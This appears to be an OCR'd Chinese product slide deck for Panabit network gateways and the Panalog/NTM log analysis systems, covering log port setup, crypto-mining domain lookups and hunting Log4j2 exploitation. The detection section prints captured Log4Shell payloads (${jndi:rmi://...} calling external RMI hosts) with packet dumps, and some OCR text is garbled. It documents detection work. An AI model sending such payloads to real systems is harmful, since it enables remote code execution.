
**设备编号：**设置范围0-65535，这个编号用于让Panalog区分数据是从哪个Panabit设备发送的；

**日志服务器IP：**Panalog服务器IP，Panabit管理接口能与此IP互通，否则Panalog接收不到数据；

**日志服务器端口：**设置范围0-65535，0表示不发送日志，自定义发送日志信息的端口，在Panalog服务器上也要给接收器设置相对应的端口；

**是否记录：**默认不记录，表示不发送日志；

**日志类型：**选择需要发送哪些日志到Panalog；



## Panalog接收端口设置

从【系统维护】--【数据状态】--【端口管理】--【添加端口】，采集端口需与Panabit上设置的端口一致。



重要提醒：系统当前最大内存为0G，与系统所需最小内存4G不相符，可能导致某些服务无法正常

中文名称	日志接收
英文名称	panabit (由英文字母或数字组成)
采集器端口	6088 (1024~65535)

确定 取消



重要提醒：系统当前最大内存为0G，与系统所需最小内存4G不相符，可能导致某些服务无法正常启动。为了不影响数据的正常性，请及时添加内存！

PING FlowMonitor CPU使用率 内存使用率 磁盘使用率 已运行 admin  
NPMonitor 0% / 0核 0% / 0G 0% / 0G 00:09:15 退出

流量监控 端口管理 设备管理 节点管理

流量流向

接收状态

nginx	接收器	数据库	监控进程	QQ	飞信	淘宝	新浪微博	URL	DNS	会话日志	共享用户	用户认证	节点日志	移动终端	IP日志	应用日志	微信ID
●	●	●	●	15	0	0	0	0	303	64	0	0	1	0	0	0	3

端口列表

序号	中文名称	英文名称	IP地址	端口	状态	端口数据包	记录数据包	包/秒	bps	添加端口
----	------	------	------	----	----	-------	-------	-----	-----	------



Panabit 重要提醒: 系统当前最大内存为0G, 与系统所需最小内存4G不相符, 可能导致某些功能异常!

流量监控

流量流向

用户行为

网络性能

网络资产

流控设备编号: 1 (1-255)

流控设备名称 (任意): 总部

流控地址: 192.168.0.199

确定 取消

## Panalog接收设备设置

流控设备编号: 这个用于Panalog的统计, 通过流控设备编号, 可区分统计多台Panabit设备发送过来的数据。

流控设备名称: 自定义设备名称

流控地址: Panabit管理口地址, 作用是Panalog主动获取Panabit特征库协议列表, 使用TCP 6000端口;



Panabit 重要提醒: 系统当前最大内存为0G, 与系统所需最小内存4G不相符, 可能导致某些服务无法正常运行, 为了不影响数据的完整性, 请及时添加内存!

节点列表

序号	管理地址	ID	在线状态	更新时间	CPU	内存使用率	硬盘使用率	操作
1	192.168.100.24	id_333aa11e-4eb6-11e8-9575-0015176d23ba	●	08/17/04:00	7%	57%	3%	删除

添加节点

节点管理口地址:

确定

## 添加节点

专业版特有的功能选项, 标准版请忽略。

单机部署: 只有1台专业版的Panalog, 这里填入Panalog的IP地址。

集群部署: 有多台Panalog设备, 使用其中一台Panalog专业版作为主控, 需要导入授权, 其余节点无需导入授权



05

分享

# 能不能白嫖？

Panabit智能应用网关  
panalog日志分析系统  
NTM全流量分析系统  
官网都有标准版提供学习及小型网络使用。



在【安全分析】【威胁情报】中查询，在类别中输入挖矿应用类别“bitcoin”如下所示：

访问排名 用户排名 更新数据

选择设备 列表选项... 用户账号  用户IP  域名  URI  类别

起始时间  11 时 结束时间  11 时


序号	URL	访问次数	类别	来源
1	<a href="#">k1pool.com/</a> <input type="button" value="情报校验"/>	1645	bitcoin	Panabit
2	<a href="#">www.okex.com/</a> <input type="button" value="情报校验"/>	741	bitcoin	Panabit
3	<a href="#">asia2.ethermine.org/</a> <input type="button" value="情报校验"/>	163	bitcoin	Panabit
4	<a href="#">cn.eth.k1pool.com/</a> <input type="button" value="情报校验"/>	52	bitcoin	Panabit
5	<a href="#">crypto.com/</a> <input type="button" value="情报校验"/>	28	bitcoin	Panabit
6	<a href="#">us1.ethpool.org/</a> <input type="button" value="情报校验"/>	26	bitcoin	Panabit
7	<a href="#">freebitco.in/</a> <input type="button" value="情报校验"/>	16	bitcoin	Panabit

访问排名 用户排名 更新数据

选择设备 列表选项... 用户账号

起始时间  11 时 结束时间

序号	URL
1	k1pool.com/ <span>情报校验</span>
2	www.okex.com/ <span>情报校验</span>
3	asia2.ethermine.org/ <span>情报校验</span>
4	cn.eth.k1pool.com/ <span>情报校验</span>

 http://www.okex.com/

1 / 93

! 1 security vendor flagged this URL as malicious

http://www.okex.com/  
www.okex.com

Community Score

DETECTION DETAILS LINKS COMMUNITY 1

Comodo Valkyrie Verdict ! Phishing

Acronis ✓ Clean

AVG (MONITORBAR) ✓ Clean

通过威胁情报查询出的域名，可以点击“情报校验”到VT网站上进行核实。

访问排名		用户排名	更新
选择设备 列表选项...		用户账号	
起始时间		2021-12-08	11 时 结束时
序号	URL		
1	<a href="#">k1pool.com/</a> 情报校验		
2	<a href="#">www.okex.com/</a> 情报校验		
3	<a href="#">asia2.ethermine.org/</a> 情报校验		
4	<a href="#">cn.eth.k1pool.com/</a> 情报校验		

www.okex.com/			
序号	用户IP	用户账号	访问次数
1	100.9.1.96	\$	311
2	100.9.1.109	\$	202
3	100.9.1.218	\$	109
4	100.9.1.9.88	\$	75
5	100.9.1.6.26	\$	45
6	100.9.1.28.153	\$	25

点击对应的域名，便可以看到内网那些用户访问过这些域名，以及访问的次数。

# NTM-Apache Log4j2漏洞查询

通过关键字过滤url信息, Apache Log4j2过滤信息 "jndi:ldap", "jndi:rmi"

## HTTP审计

MAC		源IP	任意IP	源端口	80 / 8000-8080	目标IP	任意IP	目标端口	80 / 8000-8080	应用协议	任意协议
源IP ISP	任意	目标IP ISP	任意	源IP区域	任意	目标IP区域	任意	HTTP状态码		请求方法	任意
主机名		URI	jndi:rmi:	Agent		Cookie		时间范围	2022-05-16 13:44:48 - 2022-05-27 14:44:48		

序号	发送时间	源IP	目标IP	应用协议	Method	信息摘要	操作
1	2022-05-18/20:50:51	10.10.131.41:51858	202.20.193.40:80	WWW	GET	URL: 202.20.193.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil}	undef..
2	2022-05-18/20:50:52	10.10.131.41:51861	202.20.193.40:80	WWW	GET	URL: 202.20.193.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil}	undef..
3	2022-05-18/20:50:51	10.10.131.41:51859	202.20.193.40:80	WWW	GET	URL: 202.20.193.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil}	undef..
4	2022-05-18/23:36:45	10.10.131.41:50650	202.20.193.40:80	WWW	GET	URL: 202.20.193.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://1.117.160.237:1099/qf5hv2}	undef..

报文解析 报文交互 元数据 报文播放

## 报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	10.10.131.41	202.20.193.40	TCP	68	51858 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.000447	202.20.193.40	10.10.131.41	TCP	66	80 -> 51858 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1300 SACK_PERM=1 WS=128
3	0.003317	10.10.131.41	202.20.193.40	TCP	60	51858 -> 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0
4	0.041060	10.10.131.41	202.20.193.40	HTTP	596	GET /asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil} HTTP/1.1
5	0.041810	202.20.193.40	10.10.131.41	TCP	60	80 -> 51858 [RST, ACK] Seq=1 Ack=545 Win=1048576 Len=0

## Hypertext Transfer Protocol

```
> GET /asset/anonymous/queryExcelData?id=${jndi:rmi://172.16.1.12:1099/3mrmil} HTTP/1.1\r\nHost: 202.20.193.40\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36 Edg/101.0.1210.47\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6\r\n\r\n\r\n
```

[Full request URI: http://202.20.193.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmil}]

HTTP request 1/1

```
0000 2c 97 b1 28 63 33 e0 97 96 4d de a2 08 00 45 00 ... (c3... M...E...
0010 02 48 79 38 40 00 3c 06 aa 4f 0a 0a 83 29 ca cc ... HyS&<... O...>...
0020 c1 28 ca 92 00 50 26 f0 77 50 7b 0e 05 a3 50 18 ... (...P&w P(...P...
0030 02 00 9e 9f 00 00 47 45 54 20 2f 61 73 73 65 74 ... ..GET /asset
0040 2f 61 6e 6f 6e 79 6d 6f 75 73 2f 71 75 65 72 79 /anonymou s/query
0050 45 78 63 65 6c 44 61 74 61 3f 69 64 3d 24 7b 6a ExcelData ?id=${j
0060 6e 64 69 3a 72 6d 69 3a 2f 2f 31 37 32 2e 31 36 ndi:rmi: /172.16
0070 2e 31 2e 31 32 3a 31 30 39 39 2f 33 6d 72 6d 69 .1.12:109
0080 6c 7d 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 l) HTTP/1 .1..Hos
0090 74 3a 20 32 30 32 2e 32 30 34 2e 31 39 33 2e 34 t: 202.20 4.193.4
```

# NTM-Apache Log4j2漏洞查询

报文解析 报文交互 元数据 报文播放

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	10.10.131.41	202.20.4.193.40	TCP	66	51858 --> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.000447	202.20.4.193.40	10.10.131.41	TCP	66	80 --> 51858 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1300 SACK_PERM=1 WS=128
3	0.003317	10.10.131.41	202.20.4.193.40	TCP	60	51858 --> 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0
4	0.041060	10.10.131.41	202.20.4.193.40	HTTP	598	GET /asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmi} HTTP/1.1
5	0.041510	202.20.4.193.40	10.10.131.41	TCP	60	80 --> 51858 [RST, ACK] Seq=1 Ack=545 Win=1048576 Len=0

▼ Hypertext Transfer Protocol

> GET /asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmi} HTTP/1.1\r\n

Host: 202.20.4.193.40\r\n

Connection: keep-alive\r\n

Upgrade-Insecure-Requests: 1\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36 Edg/101.0.1210.47\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n

Accept-Encoding: gzip, deflate\r\n

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6\r\n

\r\n

[Full request URI: http://202.20.4.193.40/asset/anonymous/queryExcelData?id=\${jndi:rmi://172.16.1.12:1099/3mrmi}]

HTTP request 1/1

```
0000 2c 97 b1 28 63 33 e0 97 96 4d de a2 08 00 45 00 ... (c3... M...E
0010 02 48 79 38 40 00 3c 06 aa 4f 0a 0a 83 29 ca cc ...Hy$Q...O...)..
0020 c1 28 ca 92 00 50 26 f0 77 50 7b 0e 05 a3 50 18 ...C...P&...P...P.
0030 02 00 9e 9f 00 00 47 45 54 20 2f 61 73 73 65 74 ...GET /asset
0040 2f 61 6e 6f 6e 79 6d 6f 75 73 2f 71 75 65 72 79 /anonymou s/query
0050 45 78 63 65 6c 44 61 74 61 3f 69 64 3d 24 7b 6a ExcelData ?id=${j
0060 6e 64 69 3a 72 6d 69 3a 2f 2f 31 37 32 2e 31 36 ndi:rmi:/ /172.16
0070 2e 31 2e 31 32 3a 31 30 39 39 2f 33 6d 72 6d 69 .1.12:109 9/3rmi
0080 6c 7d 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 1) HTTP/1 .1..Hos
0090 74 3a 20 32 30 32 2e 32 30 34 2e 31 39 33 2e 34 t: 202.20 4.193.4
```



2022

畅享连世界

THANK YOU